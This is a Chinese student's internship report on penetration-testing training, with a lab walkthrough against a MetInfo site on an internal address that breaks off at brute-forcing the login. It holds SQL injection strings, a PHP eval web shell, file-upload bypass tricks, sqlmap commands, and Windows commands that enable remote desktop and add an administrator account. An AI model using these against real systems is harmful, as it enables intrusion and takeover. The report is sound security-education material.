东北大学软件学院

学生实训总结报告

专　　业：信息安全

班　　级：软信-1503

学　　号：20155362

姓　　名：薛旗

实训基地：北京西普阳光教育科技有限公司

天津实训基地

企业指导教师：董浩田

报告成绩		评阅人	
评语			

2018 年 8 月 10 日

目 录

1 前言

1.1 实训背景

当前，随着网络信息技术的持续演进，特别是我国国民经济和社会信息化建设进程的全面加快，网络信息系统的基础性、全局性作用日益增强，网络已经成为实现国家稳定、经济繁荣和社会进步的关键基础设施。互联网对整个经济社会发展的融合、渗透、驱动作用日益明显，带来的风险挑战也不断增大。基于近些年来针对网络信息系统，恶意安全事件的频繁出现，对广大网络用户、商业单位、企事业单位、国家机关的数据安全都造成了严重的威胁。网络安全是我们当前面临的新的综合性挑战。它不仅仅是网络本身的安全，而是关涉到国家安全和社会稳定，是国家安全在网络空间中的具体体现。“没有网络安全就没有国家安全，没有信息化就没有现代化”，网络安全牵一发动全身，已成为信息时代国家安全的战略基石。

为进一步加强学生工程实践能力的培养，使学生有机会接受正规的、系统的、有效的专业性实践训练，东北大学在本科生中全面开展了项目实训教学。项目实训是本科生培养计划的一个重要组成部分，通过在 IT 企业中开展实际项目开发训练，还原真实的企业项目工作任务，使学生了解和掌握渗透攻防技术，学会使用相关工具对不同操作系统进行渗透测试、提权，完成对目标主机的远程控制，以此来提高学生的工程实践能力。这是东北大学软件学院的一大特色。针对于信息安全专业，学校提供了多个实训基地，我申请的北京西普阳光教育科技有限公司天津实训基地，于 2018 年 6 月 4 日正式开始了为期 10 周的实训学习。

1.2 实训环境

实训单位名称：北京西普阳光教育科技有限公司天津实训基地

地址：天津市西青区开源路中北科技产业园一区中北 • 天软创业学院

实训单位性质：中国 IT 教育解决方案提供商

规模：北京西普阳光教育科技股份有限公司（简称“西普教育”）成立于 2002 年，总部位于北京中关村，在西安、武汉、南京、广州、天津等地设有 20 余家分公司或办事处，合作高校逾 600 家，企业逾 200 家，已累计为国内 50 多万名高校学生和在职人员提供教育服务，并先后获得国科和、丰厚资本、五五资本、华图资本、中创红星、汇冠股份等知名机构投资。

简介：西普教育作为中国 IT 教育解决方案提供商，以“科技改变教育”为公司理念，创新的服务模式，搭建教育平台，整合教育资源，助力人才培养。为高校、企业和政府提供包括网络空间安全、大数据、云计算、人工智能、物联网、移动互联等专业方向的教学、实验、科研及竞赛平台，服务内容包括高校实验实训室建设、在线教育、专业共建、师资培训、企业内训、认证与就业培训等多种形式。旗下品牌“西普教育研究院”、“西普智控”、“U-SaaS 开放实验云平台，“西普学苑”、“实验吧”，全面构建高校、学生及产业教育教学生态圈。公司在教育领域耕耘多年，是高校信息安全实验室市场占有率第一的品牌，提供信息安全专业实验室建设的咨询规划、方案设计以及人才联合培养等服务。公司建有自己的实训基地，并与各高校共建联合实训中心，是工信部信息技术紧缺人才培养工程中信息安全人才培训工程的独家运营合作伙伴。

所在部门：网络空间安全创新中心

部门主要工作：系统渗透测试技术、Linux 系统安全设计与管理、Web 安全及数据库安全高级渗透防护技术

指导教师安排：董浩田老师讲课教授专业技能，并指导项目实验。

1.3 实训过程

北京西普阳光教育科技有限公司天津实训基地自 6 月 4 日开始 8 月 10 号结束。

6 月 4 日-6 月 17 日：渗透测试部分（Web 安全及数据库安全高级渗透防护技术）

通过第一部分学习，复习了 HTML 语言的相关知识，熟练掌握了 JavaScript 和 php 脚本语言，知道了 php 会话控制的两种方式；熟知了数据库查询语句，并对 SQL 注入有了深刻的理解，知道了 SQL 注入的原理及主要方法；知道了 XSS 漏洞及文件上传漏洞；学会使用了 BurpSuite 工具，并知道如何通过一句话木马和中国菜刀来获取磁盘文件。在实践过程中，能够熟练运用 Nmap 工具对 web 应用进行漏洞扫描，然后使用 sql 注入或 xss 进行渗透，提权。

6 月 18 日-7 月 8 日：网络安全部分

a.计算机网络基础安全加固技术:通过第一小节的学习,复习了计算机网络的基础知识，学会了 Cisco 模拟器的基础配置，知道了路由器原理与静态、默认路由基本配置，浮动路由及策略路由原理及配置，ACL 访问控制列表和 NAT 原理与配置；了解了动态路由与 RIP 路由协议，ospf 路由协议原理、单区域配置、多区域配置，完成了 NAT、静态路由组网、RIP 路由组网、ospf 路由组网的综合实训。

b.网络基础技术：通过第二小节的学习，知道了 Vlan 技术与配置，Trunk 协议与配置，VTP 协议与配置，单臂路由配置及 DHCP 中继，三层交换技术与配置，完成了运用 vlan/trunk/vtp 等技术构建二层交换网络实验，单臂路由实验和 vlan 间网络互通实验。

c.安全设备技术：通过第三小节的学习，了解了网络安全框架，认识了防火墙设备，知道了防火墙的安全策略及安全区域的配置;能够利用华为 eNSP 模拟器完成相关的配置工作，掌握了 NAT 技术，并能够知道防火墙在企业网络中的应用和实现。

7 月 9 日-7 月 22 日：Linux 系统安全设计与管理部分

在第三部分的学习过程中，基于 Red Hat Linux 操作系统，我掌握了 Linux 操作系统的安装，知道了如何对磁盘进行分区并进行挂载，并对 Linux 文件系统有了基础的了解。通过学习，我掌握了 Linux 用户、用户组权限管理，了解了 Linux RPM 包的安装，会搭建 yum 源，并能够通过 yum 进行 RPM 包进行更新和升级。学会了 Linux 进程控制与管理，了解了 Linux 磁盘阵列的相关知识，并能够按照需求给磁盘配额。

7 月 23-8 月 5 日：渗透测试实战

通过渗透测试实战，我学会了网络服务的安装、搭建、配置及安全加固和策略限制；学习了常见的 SQL 注入手法，并掌握了基本的防御手段；学会了跨站脚本攻击、命令执行漏洞、包含漏洞、上传漏洞；学习了 Nessus 的使用安装，Metasploit 基本操作，知道了如何进行内网渗透。

8 月 6 日-8 月 9 日：渗透测试大项目，撰写实验报告，准备项目答辩

通过渗透测试大项目,以小组团队合作的形式从 Web 入侵到提权,将所学知识用于实战，检验所学。

8 月 10 日：项目答辩

进行实训项目的验收答辩工作。

2 实训内容

2.1 概述

项目描述：对目标网站进行安全排查，找都漏洞所在
厂商：MetInfo
开发语言：PHP+MySQL
测试版本号：5.3.1（信息收集阶段获取）
渗透目标（内网）：192.168.200.112
规则：利用渗透工具及掌握的相关技能，找到漏洞所在
目的：从 Web 入侵到提权

2.2 相关技术

1.数据库基本操作

连接数据库：mysql -hlocalhost -uroot -proot
显示数据库：show databases;
创建数据库：create database student character set utf8;
使用数据库：use student;
查看所有表：show tables;
创建表：create table users(xxx);
删除数据库：drop database temp;
查看表信息：desc users;
添加列：alter table users add headimg varchar(30);
修改列名：alter table users change headimg headpic varchar(30);
修改列类型：alter table users modify headpic varchar(50);
重命名表名(as 可省略)：alter table users rename as members;
查询所有数据：select * from users;
查询指定数据：select * from users where id = 1;
查询指定列名：select username,password from users;
修改数据：update users set score = score+1 where id = 8;
删除全部数据：delete from members;
删除指定数据：delete from members where id = 8;
聚合函数：sum,max,min,sum,count
统计部门成绩大于 80 的人数：
select dept,count(username) from users where score > 80 group by dept;
统计部门成绩大于 80 的人数并且部门人数大于 1：
(1)select dept,count(username) as deptcount from users where score > 80 group by dept having deptcount > 1;
(2)select dept,count(username) from users where score > 80 group by dept having count(username) > 1;
联合查询：使用 union 关键字；列数要对应

(1)select username,dept from users union select 1,2;
(2)select username,dept from users union select score,sex from users;

2.SQL 注入基础知识

1) 系统函数：
   system_user() 系统用户名
   user() 用户名
   current_user() 当前用户名
   session_user() 连接数据库的用户名
   database() 数据库名
   version() MYSQL 数据库版本
   @@datadir 读取数据库路径
   @@basedir MYSQL 安装路径
   @@version_compile_os 操作系统
   load_file() MYSQ 读取本地文件的函数
2) MySQL 默认设置
   information_schema.tables 默认数据表
   information_schema.schemata 默认数据库
   information_schema.columns 默认字段
3) SQL 注入分类及利用
   根据数据类型
   a)整形注入 and 1=1 and 1=2
   b)字符型注入 ‘ and 1=1 -- - ‘and 1=2 -- +
   根据注入语法
   a) UNION query SQL injection（可联合查询注入）
   b) Stacked queries SQL injection（可多语句查询注入）
   c) Error-based SQL injection（报错型注入）
   d) Boolean-based blind SQL injection（布尔型注入）
   e) Time-based blind SQL injection（基于时间延迟注入）
4) SQL 注入挖掘以及防御
   a) and 1=1 / and 1=2 回显页面不同（整形判断）
   ‘and 1=1 -- -/ ‘and 1=2 -- -回显页面不同（字符型判断）
   b) 单引号判断 ‘ 显示数据库错误信息或者页面回显不同（整形，字符串类型判断）
   c) \ (转义符)
   d) -1/+1 回显下一个或上一个页面（整型判断, 只对整形注入有效）
   e) and sleep(5) (判断页面返回时间)
   f) and 2>1 （布尔型注入）
5) MYSQL 中的 3 种注释风格
   a) #
   b) --
   c) /* …*/
   d) /*!...*/ 内联注视
6) 报错注入：database(),version()
   a) 编码绕过
   b) 大小写绕过
   c) %0a 换行

7) 一般用于尝试的语句：

or 1=1 --+

'or 1=1 --+

"or 1=1 --+

) or 1=1 --+

') or 1=1 --+

一般的代码为:

$id=$_GET['id'];

$sql="select * from table_name where id = '$id' limit 0,1";

考虑点为闭合参数前面的 '处理掉后面的'。闭合后面的或者注释掉都可以 ，注释一般为--+（ +后面的所有字符全部被注释，不执行） 或 #(%23)

3. XSS 漏洞挖掘

1) XSS 手动挖掘

- 看 URL 参数输出的位置
- 看输入框输出位置

2) 输出点位置

a) 输出在标签外

需要可以构造标签，如果不能构造标签就不存在 XSS 漏洞。

b) 输出到标签内

如果输出在"双引号或者'单引号内部，需要能够闭合引号，如果不能闭合引号,就需要看能否在当前的标签属性中执行 js 代码，如果不能，就不存在 XSS 漏洞。如果没有输出在"双引号或者'单引号内部，可以构造一个新的属性，使用新的属性的值来执行 JS 代码，比如事件属性。

c) 输出到 Script 标签中

如果输出在"双引号或者'单引号内部，需要能够闭合引号，如果不能 闭合引号(引号内部可以使用 unicode 编码)，需要看当前变量能不能 innerHTML，插入到网页中，如果可以就可以构造 XSS，如果没有，就 不存在 XSS

如果输出"双引号或者'单引号内部，需要能够闭合引号，如果可以闭合引号，就可以直接传递进去 js 代码，使用注释符号，注释掉后面的 js 代码就可以构造 XSS

4.一句话木马及原理

php 一句话木马通用格式：<? php @eval($_POST[value]); ?>

@：屏蔽函数执行过程中遇到问题而产生的一些错误、警告信息

eval()：php 执行函数。该函数把字符串按照 PHP 代码来计算。该字符串必须是合法的 PHP 代码，且必须以分号结尾。

$_POST[value]：预定义的 $_POST 变量用于收集来自 method="post" 的表单中的值。

通过 POST 提交数据，使用$_POST['']接收我们传递的数据，并把接收的数据传递给一句话木马中执行命令的函数，进而执行命令。经典的一句话木马大多都是只有两个部分，一个是可以执行代码的函数部分，一个是接收数据的部分。

例如一句话木马：<?php @eval($_POST['cmd']);?>，其中 eval 就是执行命令的函数，$_POST['cmd']就是接收的数据。eval 函数把接收的数据当作 php 代码来执行。这样我们就能够让插了一句话木马的网站执行我们传递过去的任意 php 语句。因为木马是接收 post 请求中'cmd'的数据（$_POST['cmd']），所以我们必须以 post 方法发送数据并且将我们要执行的代码赋值给'cmd'。如果把木马中的 post 替换成 get，那么我么就需要以 GET 方法发送'cmd'，（就像这样：http://127.0.0.1/test.php?cmd=phpinfo();）。

通过文件上传漏洞上传完一句话木马后，便可以通过中国菜刀拿 shell。

5.文件上传漏洞

现代的互联网的 Web 应用程序中，文件上传是一种常见的要求，因为它有助于提高业务效率。上传文件的时候，如果服务器端脚本语言，未对上传的文件进行严格的验证和过滤，就有可能上传恶意的脚本文件，从而控制整个网站，甚至是服务器。

文件上传漏洞（绕过方法）：

1) 利用 00 截断，通过 Burp Suite 上传

假设文件的上传路径为 http://xx.xx.xx.xx/upfiles/oneword.php.jpg ,通过 Burp Suite 抓包截断将 oneword.php 后面的“.”换成“0X00”。在上传的时候，当文件系统读到”0X00″时，会认为文件已经结束，从而将 oneword.php.jpg 的内容写到 oneword.php 中，从而达到攻击的目的。

2) 构造服务器端扩展名检测上传

当浏览器将文件提交到服务器端的时候，服务器端会根据设定的黑名单对浏览器提交上来的文件扩展名进行检测，如果上传的文件扩展名不符合黑名单的限制，则不予上传，否则上传成功。

将一句话木马的文件名 oneword.php 改成 oneword.php.abc。首先，服务器验证文件扩展名的时候，验证的是.abc，只要改扩展名符合服务器端黑名单规则，即可上传。另外，当在浏览器端访问该文件时，Apache 如果解析不了.abc 扩展名，会向前寻找可解析的扩展名，即”.php”。一句话木马可以被解析，即可通过中国菜刀连接。


3) 绕过 Content-Type 检测文件类型上传


当浏览器在上传文件到服务器端的时候，服务器对上传的文件 Content-Type 类型进行检测，如果是白名单允许的，则可以正常上传，否则上传失效。绕过 Content-Type 文件类型检测，就是用 Burpsuite 截取并修改数据包中文件的 Content-Type 类型，使其符合白名单的规则，达到上传的目的。

4) 构造图片木马，绕过文件内容检测上传 Shell

一般文件内容验证使用 getimeagesize()函数检测，会判断文件是否一个有效的文件图片，如果是，则允许上传，否则的话不允许上传。

制作图片木马： copy 1.jpg/b+2.php/a test.jpg





6.SQLMap 基础语法

Python sqlmap.py -u URL --dbs　　//获取当前数据库列表

Python sqlmap.py -u URL -D 数据库名 --tables　　//获取表名

Python sqlmap.py -u URL -D 数据库名 -T 表名 --columns　　//获取列名

Python sqlmap.py -u URL -D 数据库名 -T 表名 -C 字段名 --dump　　//获取字段名

7.Win 平台下需要用到的 cmd 命令

1） 查看开放端口：

→ netstat -an

2) 开放 3389 远程桌面端口：

→ REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

3) 创建用户，并且加入管理员组去

a) 创建用户：net user 用户名 密码 /add

b) 加入管理员组：net localgroup administrators 用户名 /add

例如创建一个账户，用户名为 root,密码为 123456

→ net user root 123456 /add

→ net localgroup administrators root /add

8.Robots 协议

Robots 协议（也称为爬虫协议、机器人协议等）的全称是“网络爬虫排除标准”（Robots Exclusion Protocol），网站通过 Robots 协议告诉搜索引擎哪些页面可以抓取，哪些页面不能抓取。

robots.txt 是搜索引擎中访问网站的时候要查看的第一个文件。robots.txt 文件告诉蜘蛛程序在服务器上什么文件是可以被查看的。当一个搜索蜘蛛访问一个站点时，它会首先检查该站根目录下是否存在 robots.txt，如果存在，搜索机器人就会按照该文件中的内容来确定访问的范围；如果该文件不存在，所有的搜索蜘蛛将能够访问网站上所有没有被口令保护的页面。

9.需要用到的工具

中国菜刀、Burp Suite、SQLMap、Nessus、Metasploit

2.3 系统分析

1.渗透测试分类

1） 黑盒测试（正常渗透一个站）

黑箱测试又被称为所谓的 “Zero-Knowledge Testing”，渗透者完全处于对系统一无所知的状态，通常这类型测试，最初的信息获取来自于 DNS、Web、Email 及各种公开对外的服务器。

2） 白盒测试 (代码审计)

白盒测试与黑箱测试恰恰相反，测试者可以通过正常渠道向被测单位取得各种资料，包括网络拓扑、员工资料甚至网站或其它程序的代码片断，也能够与单位的其它员工（销售、程序员、管理者……）进行面对面的沟通。这类测试的目的是模拟企业内部雇员的越权操作。

3） 隐秘测试

隐秘测试是对被测单位而言的，通常情况下，接受渗透测试的单位网络管理部门会收到通知：在某些时段进行测试。因此能够监测网络中出现的变化。但隐秘测试则被测单位也仅有极少数人知晓测试的存在，因此能够有效地检验单位中的信息安全事件监控、响应、恢复做得是否到位。

2.代码审计

1） 通读全文法

顾名思义，就是通过对整个程序的代码进行阅读，从而发现问题。这种方法是最全面的，但也是最麻烦的，最容易出错。如果是大型程序源码，代码量非常大，相当耗费时间，这种方法一般是企业对自己自身产品进行审计。当然，这种方法非常有用，通过阅读得到整个应用的业务逻辑，可以挖掘到更多具有价值的漏洞，对于小型程序源码，也可以使用这种方法进行审计。

2） 函数回溯法

大多数的漏洞是因为函数的使用不当造成的，只要找到这些使用不当的函数，就可以快速的发现想要挖掘的漏洞。这种方法相对比较快速和高效。也可以使用工具进行审计，工具的原理是利用正则表达式，匹配一些危险的函数、敏感关键字然后得到这些函数，就可以通过分析阅读上下文追踪源头。

3） 定向功能分析法

该方法主要是根据程序的业务逻辑和业务功能进行审计的，首先大概浏览网站的页面，比如有上传功能，有浏览功能，可能猜测到这个程序有上传漏洞、XSS 漏洞等，可以大概的推测它有哪些漏洞，然后再针对猜测的结果，进行定向分析。

2.4 系统设计

明确目标→信息收集→漏洞探测→漏洞验证→信息分析→获取所需→信息整理→形成报告

1） 明确目标

a) 确定范围：测试目标的范围，ip，域名，内外网。

b) 确定规则：能渗透到什么程度，时间？能否修改上传？能否提权等。

c) 确定需求：web 应用的漏洞(新上线程序)、业务逻辑漏洞（针对业务的）、人员权限管理漏洞（针对人员、权限）等等

2） 信息收集

a) 方式：主动扫描，开放搜索等

b) 开放搜索：利用搜索引擎获得，后台，未授权页面，敏感 url 等。

c) 基础信息：IP，网段，域名，端口

d) 系统信息：操作系统版本

e) 应用信息：各端口的应用，例如 web 应用，邮件应用等等

f) 版本信息：所有这些探测到的东西的版本。

g) 服务信息

h) 人员信息：域名注册人员信息，web 应用中网站发帖人的 id，管理员姓名等。

i) 防护信息：试着看能否探测到防护设备

3) 漏洞探索

a) 系统漏洞：系统没有及时打补丁

b) Websever 漏洞：Websever 配置问题

c) Web 应用漏洞：Web 应用开发问题

d) 其它端口服务漏洞：各种 21/8080(st2)/7001/22/3389

e) 通信安全：明文传输，token 在 cookie 中传送等。

4) 漏洞验证

a) 自动化验证：结合自动化扫描工具提供的结果

b) 手工验证，根据公开资源进行验证

c) 试验验证：自己搭建模拟环境进行验证

d) 登陆猜解：有时可以尝试猜解一下登陆口的账号密码等信息

e) 业务漏洞验证：如发现业务漏洞，要进行验证

5) 信息分析

a) 精准打击：准备好上一步探测到的漏洞的 exp，用来精准打击

b) 绕过防御机制：是否有防火墙等设备，如何绕过

c) 定制攻击路径：最佳工具路径，根据薄弱入口，高内网权限位置，最终目标

d) 绕过检测机制：是否有检测机制，流量监控，杀毒软件，恶意代码检测等（免杀）

e) 攻击代码：经过试验得来的代码，包括不限于 xss 代码，sql 注入语句等

6) 获取所需

a) 实施攻击：根据前几步的结果，进行攻击

b) 获取内部信息：基础设施（网络连接，vpn，路由，拓扑等）

c) 进一步渗透：内网入侵，敏感目标

d) 持续性存在：一般我们对客户做渗透不需要。rookit，后门，添加管理账号，驻扎手法等

e) 清理痕迹：清理相关日志（访问，操作），上传文件等

7) 信息整理

a) 整理渗透工具：整理渗透过程中用到的代码，poc，exp 等

b) 整理收集信息：整理渗透过程中收集到的一切信息

c) 整理漏洞信息：整理渗透过程中遇到的各种漏洞，各种脆弱位置信息


d) 目的：为了最后形成报告，形成测试结果使用。

8) 形成报告

a) 按需整理：按照之前第一步跟客户确定好的范围，需求来整理资料，并将资料形成报告

b) 补充介绍：要对漏洞成因，验证过程和带来危害进行分析

c) 修补建议：当然要对所有产生的问题提出合理高效安全的解决办法



2.5 系统实现

1.明确目标：192.168.200.112

2.信息收集：查看根目录下是否存在 robots.txt。若存在 robots.txt，则可以通过该文件内容获取一些服务器目录文件信息。如图我们看到有一个 admin 目录，猜测是后台登陆页面。


3.地址栏输入 192.168.200.112/admin/,进入管理员登陆界面


4.猜想进入后台，可以得到更有用的信息。尝试使用简单的万能密码登陆，发现登陆失败


5.尝试使用 SQLMap 工具，通过自动搜索表单的方式对 POST 登录框进行注入，观察其是否存在 SQL 注入漏洞。通过实验没有发现注入点。

6.使用 Burp Suite 辅助 SQLMap 进行 POST 注入测试。通过 Burp Suite 代理拦截登陆 POST 请求，将这个 post 请求复制为 txt，我这命名为 test.txt 然后把它放至 sqlmap 目录下。运行 SQLMap 并使用命令 sqlmap.py -r "E:\sqlmap\test.txt" -p login_pass --dbs 进行 POST 注入。

通过实验依旧没有发现注入点。通过广泛测试，在前台其他页面也未发现 SQL 注入漏洞。








7.登录框不存在 SQL 注入点，则考虑暴力破解。通过 Burp Suite Intruder 模块尝试暴力破解账号密码。由于登陆错误后不区别提示账号或密码错误，所以不能依次破解账号密码，需要同时破解。

